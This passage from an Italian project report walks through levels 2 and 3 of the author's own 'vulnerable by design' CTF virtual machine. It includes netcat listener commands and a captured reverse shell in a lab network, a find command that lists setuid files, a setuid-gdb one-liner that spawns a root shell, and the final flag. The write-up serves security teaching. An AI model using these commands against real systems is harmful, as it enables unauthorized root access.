A screenshot of a terminal window with a dark background. The prompt is `(galexela@kali)-[~]` in blue. The command `$ nc -lvp 1234` is entered in green. The output `listening on [any] 1234 ...` is shown in red and white.

Figure 31: Comando Netcat Eseguito

Questo comando, in breve, istruisce netcat di mettersi in ascolto sulla porta 1234 per eventuali connessioni in ingresso. Una volta eseguito il payload sul sistema vulnerabile, questo cercherà di connettersi al server netcat in ascolto sul tuo sistema locale all'indirizzo IP specificato.

---

**NOTA BENE:** L'indirizzo ip all'interno del payload deve essere l'indirizzo ip della tua macchina e deve essere visualizzabile/pingabile dalla VM, altrimenti la Reverse Shell non potrà funzionare.

---

Una volta assicurati che il listener è attivo, possiamo procedere all'invio del payload alla CTF di Livello 2. Come mostrato in figura 32, possiamo notare che la pagina mostra l'animazione di caricamento all'infinito. Questo comportamento è dovuto al fatto che l'esecuzione del comando di reverse shell sta bloccando il processo del server web, impedendo al server di rispondere alla richiesta HTTP in modo appropriato.




Figure 32: Iniezione Payload

Se passiamo al terminale in cui è in ascolto il listener con netcat, vedremo che è stata ottenuta una shell, come mostrato in figura 33.

```
(galexela@kali)-[~]
$ nc -lnvp 9000
listening on [any] 9000 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.106] 58744
bash: cannot set terminal process group (557): Inappropriate ioctl for device
bash: no job control in this shell
www-data@vulnbox:/var/www/html$
```

Figure 33: Reverse Shell ottenuta

Come si può notare dallo screen : "connect to [192.168.56.1] from (UNKNOWN) [192.168.56.106] 58744" si è connesso all'IP della nostra macchina dall'indirizzo della VM.

Un'altro particolare da notare è l'utente con cui si è ottenuta la shell: utente **www-data**. Il motivo per cui appare questo strano utente è perchè nella maggior parte delle configurazioni standard di server web, come Apache o Nginx, il server web è configurato per funzionare con un utente **non privilegiato** per motivi di sicurezza.

Un ipotetico attaccante, a questo punto, la prima cosa che potrebbe provare a fare è controllare che tipo di privilegi ha, in che directory si trova e come può ottenere il

controllo della macchina. Eseguendo il comando "ls -la" (vedere Figura 34),

```
www-data@vulnbox:/var/www/html$ ls -la
ls -la
total 40
drwxr-xr-x 4 chall chall 4096 Jun 25 21:45 .
drwxr-xr-x 3 root  root 4096 Jun 12 22:53 ..
drwxr-xr-x 2 chall chall 4096 Jun 25 23:47 assets
-rw-r--r-- 1 chall chall  978 Jun 25 23:47 authorize_payment.php
-rw-r--r-- 1 chall chall  449 Jun 21 21:05 finalize_payment.php
-rw-r--r-- 1 chall chall 2851 Jun 26 14:35 home.php
drwxr-xr-x 2 chall chall 4096 Jun 25 21:46 includes
-rw-r--r-- 1 chall chall  921 Jun 25 21:45 index.php
-rw-r--r-- 1 chall chall   20 Jun 24 20:05 info.php
-rw-r--r-- 1 chall chall  406 Jun 21 21:08 new_account.php
```

Figure 34: Lista file e permessi directory attuale.

L'attaccante può visualizzare i permessi dei file e delle directory, notando che l'utente **www-data** ha permessi limitati e che solo l'utente **chall** (ossia l'utente con cui si è creata la VM) ha i permessi completi sulla directory di interesse, difatti, se proviamo a creare una directory o eseguire altri comandi, viene mostrato un'errore a causa dei permessi come mostrato in figura 35.

```
www-data@vulnbox:/var/www/html$ mkdir prova
mkdir prova
mkdir: cannot create directory 'prova': Permission denied
```

Figure 35: Errore a causa dei permessi nella reverse shell

Ed è da qui, che si può presentare nel prossimo paragrafo la sfida CTF numero 3 della nostra VM "vulnerable by design".

### 3.4 Livello 3 - Privilege Escalation

Dopo aver completato il Livello 2 e ottenuto una reverse shell, l'obiettivo adesso è quello di eseguire una **privilege escalation** e ottenere i privilegi di root. Questo passo è cruciale in un attacco completo poiché permette all'attaccante di ottenere il controllo totale del sistema. Una volta acquisiti i privilegi di root, l'attaccante può modificare qualsiasi file di sistema, installare backdoor, e accedere a tutte le informazioni presenti sul sistema. La **proof of concept** di questo livello, che rappresenta il livello conclusivo delle Sfide CTF della VM, è l'apertura del file situato in **/root/root.txt**.

#### 3.4.1 Analisi dello stato corrente

Attualmente, disponiamo di un accesso limitato al sistema attraverso un utente con privilegi di **www-data**, acquisito mediante una reverse shell ottenuta al completamento del Livello 2 della sfida CTF. L'utente **www-data**, di solito utilizzato per servire pagine web e applicazioni web sul server, ha accesso limitato ai file e alle operazioni di sistema.



Tuttavia, questo accesso è insufficiente per raggiungere l'obiettivo finale della sfida, ovvero ottenere il controllo totale del sistema (**root**).

In un contesto reale, un attaccante in possesso di accesso come **www-data** mirerebbe ad aumentare i suoi privilegi per ottenere il controllo di risorse critiche del sistema. Ci sono diverse strategie da considerare per effettuare una privilege escalation, nel prossimo paragrafo verranno introdotti.

### 3.4.2 Tentativi di exploit

Come anticipato, esistono diverse tecniche per effettuare privilege escalation, alcuni esempi sono:

#### Vulnerabilità del Kernel

Le vulnerabilità nel kernel del sistema operativo possono consentire a un utente non privilegiato di ottenere accesso con privilegi elevati. Gli attaccanti possono cercare e sfruttare bug nel codice del kernel per eseguire codice arbitrario con i privilegi di root. Ad esempio, la vulnerabilità **Dirty COW (CVE-2016-5195)** [12] è stata un esempio significativo di una tale vulnerabilità che è stata sfruttata in passato. Nel nostro caso non abbiamo vulnerabilità kernel.

#### File setuid/setgid

I file con i bit setuid [13] o setgid [14] attivati possono rappresentare un bersaglio per la Privilege Escalation. Il bit setuid (4xxx nei permessi) permette a un eseguibile di essere eseguito con i privilegi dell'utente proprietario del file, mentre il bit setgid (2xxx nei permessi) consente l'esecuzione con i privilegi del gruppo proprietario. Gli attaccanti cercano file con questi bit impostati per eseguire comandi con privilegi di root. A causa di un file con bit setuid "erroneamente" settato nella VM, proveremo a ottenere privilegi di root nel paragrafo [Dimostrazione della vulnerabilità](#).

#### Configurazioni di sudo

Verifica delle configurazioni di sudo per determinare se un utente può eseguire specifici comandi con privilegi di root senza richiedere la password. Gli attaccanti esaminano file come `/etc/sudoers` per identificare opportunità di escalation. Nel nostro caso non abbiamo accesso a questo file a causa delle limitazioni dell'utente **www-data**.

#### Escalation tramite servizi

Se il sistema ospita servizi con vulnerabilità note, gli attaccanti possono sfruttare queste vulnerabilità per ottenere accesso con privilegi di root. Ad esempio, una versione vulnerabile di un server web o di un servizio di database può essere sfruttata per eseguire codice malevolo con i privilegi più elevati.

### 3.4.3 Dimostrazione della vulnerabilità


Nel contesto della nostra VM, si è utilizzato `gdb` [15], il debugger GNU, con il bit `setuid` attivato come mezzo per ottenere una shell interattiva con privilegi di root. Questo approccio sfrutta la capacità di `gdb` di eseguire comandi arbitrari all'interno di un processo, inclusa l'esecuzione di una nuova shell con i privilegi elevati.

Procediamo simulando l'azione di un ipotetico attaccante iniziando a cercare dei file con il bit `setuid` impostato. Per cercare questi file, possiamo utilizzare il seguente comando:

```
find / -type f -perm -4000 2> /dev/null
```

- **find**: Questo comando è utilizzato per cercare file e directory nel filesystem.
- **/**: Indica di iniziare la ricerca dalla root directory.
- **-type f**: Filtra la ricerca per includere solo i file regolari.
- **-perm -4000**: Cerca file con il bit `setuid` impostato (indicato da 4000).
- **2> /dev/null**: Reindirizza gli errori (come i permessi negati) al dispositivo null per evitare di visualizzarli.

L'esecuzione di questo comando produce un elenco di file con il bit `setuid` impostato. Di seguito, in figura 36, sono riportati i risultati ottenuti.



```
www-data@vulnbox: /var/www/html$ find / -type f -perm -4000 2> /dev/null
find / -type f -perm -4000 2> /dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/bin/mount
/usr/bin/gdb
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/sudo
```

Figure 36: Risultato del comando `find`

Tra i file elencati, `/usr/bin/gdb` è di particolare interesse per la privilege escalation. **GDB (GNU Debugger)** è un potente strumento di debug progettato per manipolare e analizzare processi in esecuzione. GDB, di per sé, non è un'applicazione sicura, poiché può essere utilizzata per eseguire e analizzare codice arbitrario all'interno di processi in esecuzione, inclusi quelli con privilegi di root.

In un contesto reale, la presenza del bit `setuid` su `/usr/bin/gdb` potrebbe essere dovuta a un errore di configurazione o a una necessità specifica di debug su sistemi in cui l'utente che esegue il debug potrebbe non avere accesso diretto a certe risorse di sistema senza questi privilegi elevati. Questo bit consente agli utenti di eseguire GDB con i privilegi dell'utente proprietario del file, che in questo caso potrebbe essere l'utente `root`.

Questa configurazione rappresenta un potenziale rischio di sicurezza poiché consente a un utente non privilegiato di utilizzare GDB per eseguire comandi con i privilegi di `root`. Nel contesto della nostra VM vulnerabile, il bit `setuid` è stato reso volutamente attivo per garantire la risoluzione del Livello 3.


Un possibile script per ottenere privilegi `root` è:

```
gdb -ex 'python import os; os.execl("/bin/sh", "sh", "-p")'
```

Spieghiamo questo comando in dettaglio:

- **gdb**: Avvia il debugger GNU.
- **-ex**: Esegue un comando GDB al suo avvio.
- **'python import os; os.execl("/bin/sh", "sh", "-p")'**: Questo comando esegue uno script Python che utilizza il modulo `os` per eseguire una nuova shell. La funzione `os.execl` lancia un nuovo processo `sh` (la shell di Bourne) con l'opzione `-p`, che preserva i privilegi elevati del processo corrente.

Eseguendo questo comando, otteniamo una shell con privilegi di `root`, come mostrato in figura 37.



```
(galexela@kali)-[~]
└─$ nc -lnvp 9000
listening on [any] 9000 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.106] 54588
bash: cannot set terminal process group (557): Inappropriate ioctl for device
bash: no job control in this shell
www-data@vulnbox:/var/www/html$ whoami
www-data
www-data@vulnbox:/var/www/html$ gdb -ex 'python import os; os.execl("/bin/sh", "sh", "-p")'
<'python import os; os.execl("/bin/sh", "sh", "-p")'
gdb: warning: Couldn't determine a path for the index cache directory.
GNU gdb (Debian 13.1-3) 13.1
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word".
www-data
root
```

Figure 37: Ottenimento shell di `root` da GDB

### 3.4.4 Risultato

Una volta ottenuta la shell con privilegi di root, possiamo verificare i nostri privilegi eseguendo il comando "id".

Dovrebbe restituire qualcosa simile a ciò che si vede in figura 38.

```
id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
```

Figure 38: Risultato comando "id" su shell di root

"euid=0(root) e egid=0(root)" ci indica che **www-data** ha temporaneamente ottenuto i privilegi di root, in questo caso attraverso GDB. A questo punto, possiamo aprire il file `/root/root.txt` per completare la sfida:

```
cat /root/root.txt
```

Effettuando questo comando, otteniamo la flag e completiamo tutti e 3 i livelli della nostra VM CTF **pentestVM**.

```
cat /root/root.txt
Congratulations!! U've pwned the VM and all the 3 levels.
Here the flag → FLAG{P3n_735t_3×4M_2_0_2_4}
```

Figure 39: Stampa della flag

## 4 Conclusioni

In questa attività progettuale si è presentata la creazione e la configurazione di una Virtual Machine (VM) appositamente progettata per essere vulnerabile, con l'obiettivo di ospitare tre sfide Capture the Flag (CTF). Ogni sfida è stata pensata per mettere alla prova le competenze di sicurezza informatica degli utenti, dalla scoperta di vulnerabilità fino all'esecuzione di exploit efficaci per ottenere il controllo del sistema. Le sfide sono state organizzate in modo incrementale, permettendo agli utenti di progredire da un livello all'altro man mano che completano con successo ogni sfida. Superando il primo livello, l'utente accede al secondo, e così via fino al terzo livello.

Nell'ambito del penetration testing, essendo quest'ultimo una disciplina che richiede competenze pratiche, l'importanza di un'attività progettuale come la creazione di una VM vulnerabile con sfide CTF è molto interessante. Questo tipo di progetto non solo fornisce una piattaforma pratica per apprendere e migliorare le competenze di sicurezza informatica, ma contribuisce anche alla preparazione per situazioni reali di attacco e difesa. Studiare teoricamente le vulnerabilità e gli exploit non è sufficiente; è necessario vedere come funzionano nel mondo reale. Le sfide CTF forniscono un'esperienza pratica, simulando scenari di attacco reali che i tester possono incontrare nel loro lavoro quotidiano. Questa esperienza pratica è fondamentale per sviluppare le capacità di problem solving e per comprendere meglio le complessità delle diverse vulnerabilità.

Per quanto riguarda ipotetici sviluppi futuri, il tutto può essere esteso con ulteriori sfide che coprono una gamma più ampia di vulnerabilità e tecniche di attacco. Potrebbero essere aggiunte sfide relative a vulnerabilità di rete, crittografia, o attacchi avanzati come quelli basati su macchine virtuali e container Docker, lasciando spazio alla pura immaginazione.

## References

- [1] Debian developers' corner. URL: <https://www.debian.org/devel/debian-installer/>.
- [2] Virtual networking documentation. URL: <https://www.virtualbox.org/manual/ch06.html>.
- [3] Toctou (time-of-check time-of-use race condition). URL: <https://cwe.mitre.org/data/definitions/367.html>.
- [4] Code injection cwe. URL: <https://cwe.mitre.org/data/definitions/94.html>.
- [5] Create function exploit su exploit db. URL: <https://www.exploit-db.com/exploits/32417>.
- [6] Create function docs. URL: <https://www.php.net/manual/en/function.create-function.php>.
- [7] String xor obfuscation. URL: <https://www.threatdown.com/blog/nowhere-to-hide-three-methods-of-xor-obfuscation/>.
- [8] Escape sequences. URL: <https://www.php.net/manual/en/regexp.reference.escape.php>.
- [9] Create function bug report. URL: <https://bugs.php.net/bug.php?id=48231>.
- [10] Cyberchef tool online. URL: <https://gchq.github.io/CyberChef/>.
- [11] Netcat software. URL: <https://nmap.org/ncat/>.
- [12] Dirty cow (copy-on-write) cve. URL: <https://nvd.nist.gov/vuln/detail/cve-2016-5195>.
- [13] setuid (set user identity). URL: <https://man7.org/linux/man-pages/man2/setuid.2.html>.
- [14] setgid (set group identity). URL: <https://man7.org/linux/man-pages/man2/setgid.2.html>.
- [15] Gdb (the gnu debugger). URL: <https://man7.org/linux/man-pages/man1/gdb.1.html>.